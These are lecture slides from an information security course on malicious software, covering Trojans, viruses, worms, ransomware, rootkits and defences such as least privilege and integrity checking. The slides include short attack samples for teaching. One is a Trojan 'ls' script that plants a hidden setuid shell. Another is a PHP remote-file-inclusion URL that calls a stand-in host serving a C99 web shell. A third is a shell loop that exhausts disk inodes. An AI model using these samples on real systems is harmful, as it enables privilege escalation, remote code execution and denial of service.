

# IT 4823

## Information Security Administration

### Malicious Software



Notice: This session is  
being recorded.

Some lecture slides prepared by Dr Lawrie Brown for “*Computer Security: Principles and Practice*”, 1/e, by William Stallings and Lawrie Brown.

# Malicious Software Defined

“Executable instructions that cause security policy to be violated.” –*Matt Bishop*

“A program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim’s data, applications, or operating system or otherwise annoying or disrupting the victim.” – *NIST*

# What? Me worry?

- Modern computing systems are quite complex.
- We operate at human speed; it is impossible to know everything that goes on.
- Example: A setup or install program for a software package.
- Malicious code can do substantial harm.

# Classification of Malware

- Two broad categories:
  - How the malware propagates (spreads)
  - Payload actions (what it does)
- Secondary classifications:
  - Independent or requiring a host
  - Replicating or non-replicating

# Propagation Mechanisms

- Infection of existing content by viruses that is subsequently spread to other systems
- Exploit of software vulnerabilities by worms or drive-by-downloads to allow the malware to replicate
- Social engineering attacks that convince users to bypass security mechanisms to install Trojans or to respond to phishing attacks
- “Spear phishing”

# Payload Actions

- Corruption of system or data files
- Reversible encryption of data files.
- Theft of service (make the system a zombie agent part of a botnet)
- Theft of information from the system, such as key logging
- Hiding its presence on the system

# Example

- Place the script below in an executable file called “ls” and trick someone into executing it.
- The shell script for a UNIX system:

```
cp /bin/sh /tmp/.xyzzy
```

```
chmod u+s,o+x /tmp/.xyzzy
```

```
rm ./ls
```

```
ls $*
```

- You now have a setuid-to-*them* shell. If this is the root user, you have root access!

# Another Example

- A PHP program contains the following:

```
include($page . '.php');
```

- It is used this way:

```
http://www.vulnerable.website.com/  
index.php?page=archive
```

- An attacker sends this:

```
http://www.vulnerable.website.com/  
index.php?page=http://www.malicious.  
code.com/C99.php?
```



# Trojan Horse

- Program with an *overt* purpose (known to user) and a *covert* purpose (unknown to user)
- Example: previous script is Trojan horse
  - Overt purpose: list files in directory
  - Covert purpose: create setuid shell
- Mnemonic:
  - *O*vert and *O*pen
  - *C*overt and *C*oncealed

# Replicating Trojan Horse

- Trojan horse that makes copies of itself
  - Also called *propagating Trojan horse*
- Hard to detect
  - 1976: Karger and Schell suggested modifying compiler to include a Trojan horse that copied itself into specific programs including later versions of the compiler
  - 1980s: Ken Thompson implements this:  
<https://www.ece.cmu.edu/~ganger/712.fall02/papers/p761-thompson.pdf>

# Thompson's Compiler

- Modify the compiler so that when it compiles *login* , *login* accepts the user's correct password or a fixed password (the same one for all users)
- Then modify the compiler again, so when it compiles a new version of the compiler, the extra code to do the first step is automatically inserted
- Recompile the compiler
- Delete the source containing the modification and put the un-doctored source back. (If someone recompiles with this source, the Trojan horse will still be in the output.)

# Observation...

- *No amount of source-level verification or scrutiny can completely protect you from using untrustworthy code.*
- Having source code helps, but does not ensure you're safe; you are trusting the compiler, the operating system, etc.
- One can improve safety by auditing the object code, a hideously time-consuming process.

# Computer Virus

- Program that inserts itself into one or more files and performs some action
  - *Insertion phase* is inserting itself into file
  - *Trigger* Event or condition that initiates the execution phase.
  - *Execution phase* is performing some (possibly null) action
- Insertion phase *must* be present
  - Need not always be executed
  - Lehigh virus inserted itself into boot file only if boot file not infected

# Virus Phases

- Dormant
  - virus is idle
  - will eventually be activated by some event
  - not all viruses have this stage
- Triggering
  - virus is activated to perform the can be caused by a variety of system events
- Propagation
  - virus places a copy of itself into other programs or certain system areas on disk
  - may not be identical to the propagating version
- Execution: payload function is performed.

# First Reports

- Brain (Pakistani) virus (1986)
  - Written for MS-DOS
  - Alters boot sectors of floppies, spreads to other floppies
- MacMag Peace virus (1987)
  - Written for Macintosh
  - Prints “universal message of peace” on March 2, 1988 and deletes itself

# Virus Classification by Target

- Boot sector infector
  - infects a master boot record or boot record and spreads when a system is booted from the disk containing the virus
- File infector
  - infects files that the operating system or shell considers to be executable
- Macro virus
  - infects files with macro or scripting code that is interpreted by an application
- Multipartite virus
  - infects files in multiple ways



# Classification by Concealment Strategy

- Encrypted virus
  - a portion of the virus creates a random encryption key and encrypts the remainder of the virus
- Stealth virus
  - a form of virus explicitly designed to hide itself from detection by anti-virus software
- Polymorphic virus
  - a virus that mutates with every infection
- Metamorphic virus
  - a virus that mutates and rewrites itself completely at each iteration and may change behavior as well as appearance

# Boot Sector Infectors

A virus that inserts itself into the boot sector of a disk


- Section of disk contains the virus code
- Executed when system first “sees” the disk
- Including at boot time ... and completely independent of the operating system (!)
- But depends upon CPU architecture.

Master boot record

Malicious  
code

Master boot record

# Executable Infectors



- A virus that infects executable programs
  - Can infect either .EXE or .COM on PCs
  - May prepend itself (as shown) or put itself anywhere, fixing up binary so it is executed at some point

# Multipartite Viruses


- A virus that can infect either boot sectors or executables
- Typically, two parts
  - One part boot sector infector
  - Other part executable infector

# Stealth Viruses

- A virus that conceals infection of files
- Example: IDF virus modifies a service interrupt handler as follows:
  - Request for file length: return length of *uninfected* file
  - Request to open file: temporarily disinfect file, and re-infect on closing; defeats virus scanners that open and read files.
  - Request to load file for execution: load infected file

# Encrypted Viruses

- A virus that is enciphered except for a small deciphering routine
  - Detecting virus by signature is now much harder as most of virus is enciphered
  - The key does not need to be kept secret. Why?



# Polymorphic Viruses

- A virus that changes its form each time it inserts itself into another program
- Idea is to prevent signature detection by changing the “signature” or instructions used for deciphering routine
- At instruction level: substitute instructions.
- At algorithm level: different algorithms to achieve the same purpose
- Toolkits exist to make these (Mutation Engine, Trident Polymorphic Engine)

# Example

- These are different instructions (with different bit patterns) but have the same effect:
  - add 0 to register
  - subtract 0 from register
  - xor 0 with register
  - no-op
- Polymorphic virus would pick randomly from among these instructions



# Macro Viruses

- A virus composed of a sequence of instructions that are interpreted rather than executed directly
- Can infect either executables or data files
- Independent of machine architecture
- But their effects may be machine dependent
- MS Word, Excel, *etc.* can carry VB macros
- Consider the Windows Metafile exploit

# Computer Worms

- A program that copies itself from one computer to another
- Origins: distributed computations
  - Segment: part of program copied onto workstation
  - Segment processes data, communicates with worm's controller
  - Any activity on workstation caused segment to shut down

# Example: Internet Worm of 1988

- Robert Morris, Cornell graduate student
- Used virus-like attack to inject instructions into running programs and run them
- To recover, one had to disconnect system from Internet and reboot
- To prevent re-infection, several critical programs had to be patched, recompiled, and reinstalled
- Analysts had to disassemble it to uncover function
- Disabled several thousand systems in 6 or so hours

## Example: Code Red

- Infected Microsoft IIS through a buffer overflow exploit.
- Probed other systems on “nearby” IP addresses looking for other servers to infect.
- First version defaced Web sites.
- Launched DDOS attack on whitehouse.gov
- Subsequent versions included a Trojan copy of IE and opened back doors into the system.

# Mobile Code

- Programs that can be shipped unchanged to a variety of platforms
- Transmitted from a remote system to a local system and then executed on the local system
- Often acts as a mechanism for a virus, worm, or Trojan horse
- Takes advantage of vulnerabilities to perform its own exploits
- popular vehicles include Java applets, Flash, PDF, ActiveX, JavaScript and VBScript

# Drive By Downloads

- Exploits browser vulnerabilities to download and install malware on the system when the user views a Web page controlled by the attacker
- In most cases does not actively propagate
- Spreads when users visit the malicious Web page

# Rabbits or Bacteria

- A program that absorbs all of some class of resources by “multiplying” rapidly, hence the name
- Example: for UNIX system, shell commands:

```
while true
do
    mkdir x
    chdir x
done
```
- Exhausts either disk space or file allocation table (inode) space

# Logic Bombs

- A program that performs an action that violates the site security policy when some external event occurs
- Example: program that deletes all of a company's payroll records when one particular record is deleted
  - The “particular record” is usually that of the person writing the logic bomb
  - Idea is if (when) he or she is fired, and the payroll record deleted, the company loses *all* those records



# Ransomware

- Malicious software that encrypts data on the victim's system using public key crypto.
- The attacker will provide the private key necessary to recover the data... for a fee.
- The fee is generally demanded in Bitcoin or other untraceable mechanism.
- Propagation is similar to other malicious software: phishing, drive-by downloads, etc.

# Web Bugs

Two kinds:

- Web pages: cause a hard-to-spot download from a third-party Web server; the server can now set a cookie.
- Email: the URL contains a code unique to the message. The sender can determine that the message was opened.

<http://www.exploits.com/pixel.gif?bbrown@spsu.edu>

168.28.180.30 [30/Jan/2010:15:02:19]

"GET/images/pixel.gif?bbrown@spsu.edu

# Social Engineering

- Spam, phishing and spear-phishing
- Trojan Horse
  - Often “free” programs like games, with malicious additions.
- Drive-by download: A web site installs or attempts to install malicious software.
- Platforms
  - Desktops
  - Mobile (increasing)

# Rootkits

- Set of hidden programs installed on a system to maintain covert access to that system
- Hides by subverting the mechanisms that monitor and report on the processes, files, and registries on a computer
- Gives administrator (or root) privileges to attacker
- Can add or change programs and files, monitor processes, send and receive network traffic, and get backdoor access on demand

# Defenses

- Distinguish between data, instructions (*e.g.* Microsoft's Data Execution Prevention)
- Limit objects accessible to processes (least privilege)
- Inhibit sharing
- Detect alteration of files
- Detect actions beyond specifications
- Analyze statistical characteristics

# Data vs. Instructions

- Malicious logic is both
  - Virus: written to program (data); then executes (instructions)
- Approach: treat “data” and “instructions” as separate types, and require certifying authority to approve conversion
  - Keys are assumption that certifying authority will *not* make mistakes and assumption that tools, supporting infrastructure used in certifying process are not corrupt
- Example: Microsoft’s Data Execution Prevention (DEP)

## Example: Duff and Unix

- Files with “execute” permission have type “executable”; those without it, type “data”
- Executable files can be altered, but type is immediately changed to “data”
- Implemented by turning off execute permission
- Certifier can change them back  
So virus can spread only if run as certifier

# Limiting Accessibility

- Basis: a user (unknowingly) executes malicious logic, which then executes with all that user's privileges
- This is one reason why one should not normally with an account with administrative privileges.
- Limiting accessibility of objects should limit spread of malicious logic and effects of its actions (least privilege)



# Reducing Protection Domain

- Application of principle of least privilege
- Basic idea: remove rights from a process so it can only perform its function (and nothing else)
- Warning: if that function requires it to write to some object, it can write *anything* to that object.
- But you can make sure it writes *only* to those objects you expect

# The Role of Trust

- Trust the user to take explicit actions to limit their process' protection domain sufficiently
- That is, enforce least privilege correctly
- Trust mechanisms to describe programs' expected actions sufficiently for descriptions to be applied, and to handle commands without such descriptions properly
- Trust specific programs and kernel
- Problem: these are usually the first programs malicious logic attack

# Sandboxing and Virtual Machines

- Sandboxes and virtual machines also restrict rights
- Consider running a Web browser inside a virtual machine.
- Modify program by inserting instructions to cause traps when violation of policy is attempted
- Replace dynamic load libraries with instrumented routines

# Detect Alteration of Files

- Compute a manipulation detection code (MDC) to generate a signature block for each file, and save it (It's a cryptographic hash)
- Later, recompute the MDC and compare to stored MDC. If different, file has changed.
- Example: tripwire
  - Signature consists of file attributes, cryptographic checksums chosen from among MD4, MD5, HAVAL, SHS, CRC-16, CRC-32, etc.)
- Assumption: Files do not contain malicious logic when original signature block generated

# Antivirus Programs

- Look for specific sequences of bytes (called “virus signature” in file; if found, warn user and/or disinfect file
- Each agent looks for known set of viruses
- Signature-based AV programs cannot deal with viruses not yet analyzed

# Detect Actions Beyond Spec

- Treat execution, infection as errors and apply fault tolerant techniques
- Example: break program into sequences of nonbranching instructions
  - Checksum each sequence, encrypt result
  - When run, processor recomputes checksum, and at each branch co-processor compares computed checksum with stored one
  - If different, error occurred

# Detecting Statistical Anomalies

- Example: application had 3 programmers working on it, but statistical analysis shows code from a fourth person—may be from a Trojan horse or virus.
- Other attributes: more conditionals than in original; look for identical sequences of bytes not common to any library routine; increases in file size, frequency of writing to executables, etc.

# Questions

